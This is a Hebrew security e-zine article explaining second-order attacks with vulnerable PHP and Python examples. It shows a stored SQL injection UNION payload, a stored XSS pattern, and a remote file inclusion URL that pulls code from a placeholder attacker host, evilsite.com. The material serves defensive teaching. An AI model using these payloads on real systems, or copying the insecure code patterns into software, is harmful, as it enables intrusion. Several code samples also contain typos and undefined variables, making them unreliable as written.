Digital Whisper
Technologic Papers

תקיפות מְסדר שני

מאת דניאל ליבר

מבוא

במאמרים קודמים נתקלנו בתקיפות שונות שלבשו צורות מעניינות, כדוגמת וקטורים מיוחדים ל- XSS (אפיק קסטיאל, גליון 43) או SQLi באמצעות שימוש ב-ByteCode ו-CLR (מירון סלם, גליון 4). בהמשך לכך, נרצה לדון בתקיפות מְסדר שני (2nd order attacks).

מהי בעצם ההגדרה של תקיפה כזו? בשביל להבין מהי תקיפה מְסדר שני, נגדיר באופן פשטני מהי **תקיפה מְסדר ראשון**; הכוונה היא לכך שהתקיפה היא תוצאה ישירה של אינטראקציה בין המערכת ובין המשתמשים (בין אם מדובר בתוקף ובין אם במשתמש לגיטימי). לדוגמא, Reflective XSS במנגנון מסוים במערכת נחשב למתקפה מְסדר ראשון בגלל שאין תלות במנגנונים נוספים במערכת.

לעומת זאת, **תקיפה מְסדר שני** מתרחשת כאשר מנגנון א' כלשהו במערכת (בין אם אפליקטיבית ובין אם תשתיתית) מקבל ומעבד מידע באופן מאובטח חלקית באופן שמונע תקיפה מיידית, אך מנגנון ב' (יכול להיות שייך לאותה המערכת או למערכת נפרדת) משתמש באותו המידע, כך שהשימוש גורם לתקיפה עקב ההרצה של מנגנון ב' (בקצרה - מידע המגיע דרך מנגנון א' גורם לתקיפה במנגנון ב')[1][2].

סיווג

בכלליות, לתקיפות של code injection קיימים מספר רב של סוגים. כאשר מתמקדים אך ורק בתקיפות מְסדר שני, ניתן לצמצם את הסיווגים לארבעה[3]:

- Frequency-based Primary Application - הסוג הזה מכיל תקיפות על ידי תוכן שהוזן מהמשתמשים, מעובד ומוצג בחזרה אליהם. לרוב העיבוד הוא סטטיסטי \ תקופתי, לדוגמא frames בתור אתרים עם הכותרות "10 החיפושים הנפוצים ביותר" או "משתמשים אחרים המליצו על ***". יעד התקיפה הוא בעיקר כלפי משתמשים באותה המערכת.

- Frequency-based Secondary Application - דומה לסוג הראשון, אך המידע אינו מתקבל מהמשתמשים אלא ממערכת אחרת ומציגה אותו לאחר עיבוד, לדוגמא מערכות שו"ב כדוגמת

מודולים להצגת לוגים ושגיאות, תצוגה סטטיסטית של נתונים כגון חלוקת סוגי הדפדפנים בין המשתמשים וכד'. יעד התקיפה הוא מנהלי המערכת.

- Secondary Support Application - סוג זה מכיל בעיקר תתי מערכות אשר נועדו לתמוך במערכת הראשית. עיקר פעולותיהן הוא צפייה או מניפולציה של המידע המוכל במערכת הראשית תוך ביטחון רב כי המידע נחשב מאובטח ונקי (sanitized). לרוב, תתי המערכות מטפלות במידע אשר זמין אך ורק למשתמש הקצה ומנהל הרשת, לדוגמא, מערכות לתמיכה במוקדי שירות טלפוניים ונציגי תמיכה. יעד התקיפה הוא משתמשים פנימיים, כאשר לעתים ניתן להגדיל את סיכויי התקיפה באמצעות התקשרות עם המוקד\התמיכה והפנייתם למסך או לרשומה בה נמצא הקוד הזדוני.

- Cascaded Submission Application - סוג זה מכיל מערכות (או חלקי מערכות קריטיים) שלצורך תהליך העיבוד זקוקים למספר קלטים מהמשתמש. לדוגמא, מערכות אשר מאפשרות ללקוח להרשם ומבקשות ממנו להזין שם משתמש וסיסמא לצורך זיהוי ולאחר מכן, כתובת כדי להציג לו פונקצינאליות כגון "מצא את החנות הקרובה ביותר אליך" או "חיפוש חברים שלמדו בבית ספר הקרוב למגוריך". לרוב מערכות מסוג כזה משתמשות בעיקר ב-SQL כדי לעבד ולשלוף את המידע המתאים וחשופות יותר לתקיפות כנגד שרתי בסיסי הנתונים.

מעבר לסיווג של הקשר בין המערכות (האם מדובר בתקיפה באמצעות מודול יחיד בתוך המערכת, בתקיפה בין שני מודולים שונים באותה המערכת או בין מערכות שונות), אפשר גם להבחין בין סוגי האחסון השונים בהם יישמר ה-payload לצורך התקיפה:

- אחסון זמני - שמירת הנתונים משתנה באופן כמעט מיידי, ויכולה להיות תלויה בפעולות של משתמשים נוספים במערכת בסמיכות גבוהה. לדוגמא, תקיפה באמצעות מנגנון 'הצג את החיפוש האחרון שהתבצע באתר' תכיל אחסון זמני (כשמשתמש כלשהו יבצע חיפוש חדש, הוא ידרוס את הערך שנשמר מהחיפוש שהיה לפניו).

- אחסון לטווח קצר - המידע נשמר בטווח של ימים\שבועות ונדרס על בסיס קבוע באופן תקופתי. דוגמא לכך היא מידע המגיע למודול איסוף לוגים של מערכת מסויימת (או מספר מערכות).

- אחסון לטווח ארוך - מידע שנשמר במערכת באופן קבוע עד שיוסר או ישונה באופן ידני (בין אם על ידי מנהל מערכת ובין אם על ידי משתמש באמצעות עריכה, מחיקה או הוספה).

דוגמאות

2nd order SQLi

(גילוי נאות - הדוגמא הבאה נלקחה מתוך מאמר קיים[4] מצרכי נוחות בלבד).

נניח וקיימת מערכת מסוימת אשר מאפשרת למשתמש להרשם ולהכניס את הכינוי שלו, גילו והשם שלו.

נקרא לעמוד זה Register.php:

```
<?php
if(isset($_REQUEST["submit"]))
{
 $conn = mysql_connect('test', 'user', '');

 //Check for SQL Connectivity
 if (!$conn)
       die('Not connected : ' . mysql_error());

 //Check for MySQL DB type
 $db_select = mysql_select_db('mysql', $conn);
 if (!db_select)
       die('Can\'t use mysql : ' . mysql_error());

 //Preparing details insert into DB
$insert_statement = "INSERT into customerDetails (name,age,fname,lname)
values('".mysql_real_escape_string($_REQUEST["name"])."',".intval($_REQUEST["age"])."
,'".mysql_real_escape_string($_REQUEST["fname"])."','".mysql_real_escape_string($_REQ
UEST["name"])."')";

 //Running the query
$insertQuery = mysql_query($sql_statement,$conn) || die ('Error while inserting
details : ' . mysql_error());
 mysql_close($conn);
 echo "Registeration succeeded!";
}
?>
```

על פניו, נראה כי הטופס מאובטח:

- הגיל מוגדר בתור int.
- על כל המחרוזות מבוצע escaping.
- קיימים if's במקרה של שגיאות חיבור שונות.

נניח ומפתח המערכת מעוניין גם באפשרות לכל משתמש כי פרטיו יוצגו לו בדף נפרד. נקרא לעמוד זה Display.php:

```
<?php
if(isset($_REQUEST["submit"]))
{
      $conn = mysql_connect('test', 'user', '');

      //Check for SQL Connectivity
      if (!$conn)
            die('Not connected : ' . mysql_error());

      //Check for MySQL DB type
      $db_select = mysql_select_db('mysql', $conn);
      if (!db_select)
            die('Can\'t use mysql : ' . mysql_error());

      //Querying for user's details
$fetchQuery = "select * from customerDetails where
name='".addslashes($_POST["name"])."'";
$fetchResult = mysql_query($fetchQuery,$conn);
$fetchRow = mysql_fetch_row($fetchResult);

//Displaying the details to the user (internal query)
$displayQuery = "select* from customerDetails where
fname='".$fetchRow[2]."'";
$displayResult = mysql_query($displayQuery,$conn);
$displayRow = mysql_fetch_row($displayResults);

mysql_close($conn);
?>
```

נרצה לראות כיצד המערכת עובדת . נכניס פרטים של שני משתמשים בדף Register.php - האחד משתמש תמים בשם test, ואילו השני משתמש בשם attack שמנסה לבדוק האם קיימות פרצות במערכת (שימו לב שישנו גרש בשדה - First Name עבור משתמש זה):

השאילתות שירוצו עבור כל אחד מהמשתמשים מוצגות כאן (ניתן לראות כי מתבצע escaping עבור השדה First Name של המשתמש test2):


- test
- 25
- test
- auditor

```
INSERT into customerDetails (name, age, fname, lname) values ('test',
25, 'test', 'auditor')
```

- attack
- 27
- aaaa' union select verion(),2,3,'a
- auditorattack

```
INSERT into customerDetails (name, age, fname, lname) values ('attack',
27, 'aaaa\' union select verion(),2,3,\'a', 'auditorattack')
```

באותו האופן, נרצה כעת לראות את הפרטים של המשתמשים שנרשמו למערכת. נכניס את שמותיהם בדף Display.php, תחילה את test:




השאילתות שירוצו יהיו פשוטות:

```
fetchQuery:
select * from customerDetails where name='test'

displayQuery:
select * from customerDetails where fname='test'
```

test
Age: 25
First Name: test
Last Name: auditor

לעומת זאת, במקרה שנבדוק את attack:

```
fetchQuery:
select * from customerDetails where name='attack'

displayQuery:
select * from customerDetails where fname='aaaa' union select
version(),2,3,'a'
```



מהי בעצם החולשה?

בדף Register.php ביצענו escaping לערכים באמצעות mysql_real_escape_string. אומנם בעת ביצוע השאילתא לבסיס הנתונים הצלחנו להגן מפני SQLi, אבל לאחר מכן, כאשר השתמשנו בנתונים מחדש לשאילתא נוספת באופן פנימי ב-Display.php הנחנו שהם כבר מאובטחים במקום לבצע escaping שוב כדי למנוע SQLi.

(אגב, נקודה מעניינת שעולה מהדוגמא כאן היא השימוש בפונקציות escaping מובנות בשפה מול פונקציות escaping שמכוונות למוצרים ספציפיים. בדוגמא היה שימוש מצד אחד ב-addslashes ומצד שני ב-mysql_real_escape_string. אם אתם תוהים מה ההבדלים בין השניים ובמה כדאי להשתמש, ניתן לקרוא כאן תשובות מעניינות. העקרון מאחורי השאלה אינו מוגבל אך ורק ל-PHP אלא למגוון רחב של שפות)

2nd Order XSS (Persistent XSS)

לרוב, מתקפה זו יותר נפוצה ויותר קלה ליישום [5].הסדר השני של Persistent XSS מתבטא בכך שאומנם הקלט לא בהכרח מוצג ישירות למשתמש או לחילופין עובר encoding כלשהו בשלב האחסון, אך בשלב מסוים בשימוש במידע המערכת תציג אותו באופן לא מאובטח (זאת אומרת, המידע יעבור decoding

חזרה - יש לא מעט מפתחים שלא שמים לב לעובדה שהמידע שהם מעבירים חזרה למשתמש עדיין נמצא בצורת markup).

מכיוון שמתקפה זו נפוצה יותר, נשתמש בדוגמא קצרה ב-Python; במקרה וניגשים למידע מבסיס נתונים ומציגים אותו למשתמש, יש לוודא כי מטפלים בפלט לפני הצגתו למשתמש; במקרה שלא, סביר להניח שאם קיים קוד זדוני בבסיס הנתונים אז הוא יתקוף כל משתמש שיציגו לו את המידע ששמור שם:

```
...
 cursor.execute("select * from emp where id="+eid)
 row = cursor.fetchone()
 self.writeln('Employee name: ' + row["emp"]')
```

File Inclusions

באופן כללי כבר ראינו בעבר מאמרים בנוגע לנושא זה (רועי א', גליון 23 וגליון 27). הגליונות מכילים דוגמאות רבות ומקיפות, נרצה לתת עוד טעימה קטנה על קצה המזלג רק כדי לחדד כיצד בכל זאת ניתן להשתמש באמצעים עקיפים.

```
<?php
      $url1 = …
      $url2 = …
      …
      if ( isset($_GET['key']))
       $key = $ GET['key'];
switch ($key)     {
            case 1:
                  $key = "url1";
            break;

            case 2:
                  $key = "url2";
            break;
      }
      include($$key);
?>
```

השרת מגדיר באופן די מפורש את הכתובות שמהן הוא מעוניין לעשות include ואפילו עושה switch (ריבוי תנאים). זאת אומרת, השורות הבאות הן לגיטימיות מבחינת השרת:

- http://www.example.com/test.php?key=url1
- http://www.example.com/test.php?key=url2

נשים לב שכאשר אנחנו נרשום כתובת שעבורה הערך של key לא מוגדר ב-switch, כנראה שנקבל הודעת שגיאה על כך:

- http://www.example.com/test.php?key=abc

דרך להתגבר על הנושא היא בעצם לשרשר את הערך של key בתור פרמטר נוסף, אפילו אם הוא לא מוגדר (הערה: לשם כך חשוב שב-switch לא יהיה default, אחרת לא הבדיקה תשנה את הערך של key לפני ה-include).

```
http://www.example.com/test.php?key=abc&abc=http://evilsite.com
```


במקרה כזה, נקבל את הערכים הבאים עבור כל אחד מהמשתנים:

- $key = "abc"
- $$key = $abc = http://evilsite.com

וכך בעצם ניצלנו פרמטר שבכלל לא היה קיים במקור!

יישומים מתקדמים

בעולם הקריפטוגרפיה קיים תחום שלם שנקרא Side Channel Attacks. תקיפות מסוג מזה מתמקדות בעיקר בניתוח התנהגות חומרה של מערכות קריפטוגרפיות (דרכים נוספות למצוא חולשות הן ניתוח תיאורטי של חוזק האלגוריתם או לחילופין brute force). מתוך התחום הזה, קיים תת-תחום שנקרא Power Analysis - אבחון צריכת המשאבים של מכונה בעת עיבוד של אלגוריתם קריפטוגרפי. אופן ההתנהגות של המכונה יכול להעיד על מידע רב, בין היתר אלגוריתם ההצפנה, מס' המחזור שהמכונה מבצעת בזמן נתון (לאלגוריתמים רבים יש מס' מחזורים של פעולות שכלולים בתוכם) ואפילו מידע לגבי מפתח ההצפנה. ניתן לחלק את סוגי התקיפות למספר תתי-סוגים[6].



- SPA (Simple Power Analysis) - הבדיקה הפשוטה ביותר. לרוב מתבצעת עם ידע מוקדם לגבי המכונה הנבדקת כאשר את התוצאות ניתן לקבל באופן ישיר על ידי מדידה באמצעים אלקטרוניים כגון אוסילוסקופ.

- DPA (Differential Power Analysis) - בדיקה אשר בוחנת את הנתונים המתקבלים תוך שימוש בשיטות סטטיסטיות ו-error correction methods על מנת למנוע מרעשים להשפיע על הניתוח. לרוב מנתחים את המערכת בעת הרצת האלגוריתם הקריפטוגרפי וגם בזמן של עבודה שוטפת שאינה קשורה לנ"ל כדי להבין את עוצמת הרעש הנובע מהפעולה הרגילה של המערכת שלא בזמן עיבוד.

- High Order DPA - וזו בעצם הסיבה שהתחלנו להסביר על Power Analysis באופן כללי - מדובר בתקיפה הכוללת קבלת נתונים ממספר מקורות (microprocessors לדוגמא) ולבצע ניתוחים סטטיסטיים כמו ב- DPA על מנת לפענח את המנגנון הקריפטוגרפי במערכת. תקיפות אלה נחשוב מסובכות יותר ו-'יקרות' יותר במונחים של חישוביות וכמות הדגימות הדרושות. **תקיפות אלה נחשבות לסדר שני.**

סיכום

בעולם האבטחה ידוע כי צריך מספר מעגלי אבטחה. לפעמים גם אם המעגל החיצוני שלכם חזק מאוד, העדר של מעגלים פנימיים עלול לגרום לכך שגם מידע שנראה לגיטימי בסינון ראשוני יוכל לשמש כוקטור תקיפה במקרה שהוא מעובד בשנית. חשוב להבין גם במעבר מידע בין מנגנונים פנימיים במערכת מהיכן הגיע המידע ואילו בדיקות בוצעות עליו.

מקורות

מאמר מלא ומקיף בנוגע ל-2nd Order Code Injections ניתן למצוא כאן.

1. http://sqlmag.com/sql-server/command-vs-data-2nd-order-cross-site-scripting-attacks
2. http://download.oracle.com/oll/tutorials/SQLInjection/html/lesson1/les01_tm_attacks.htm
3. http://www.technicalinfo.net/papers/SecondOrderCodeInjection.html
4. http://www.esecforte.com/second-order-sql-injection
5. http://sqlmag.com/sql-server/command-vs-data-2nd-order-cross-site-scripting-attacks
6. http://en.wikipedia.org/wiki/Power_analysis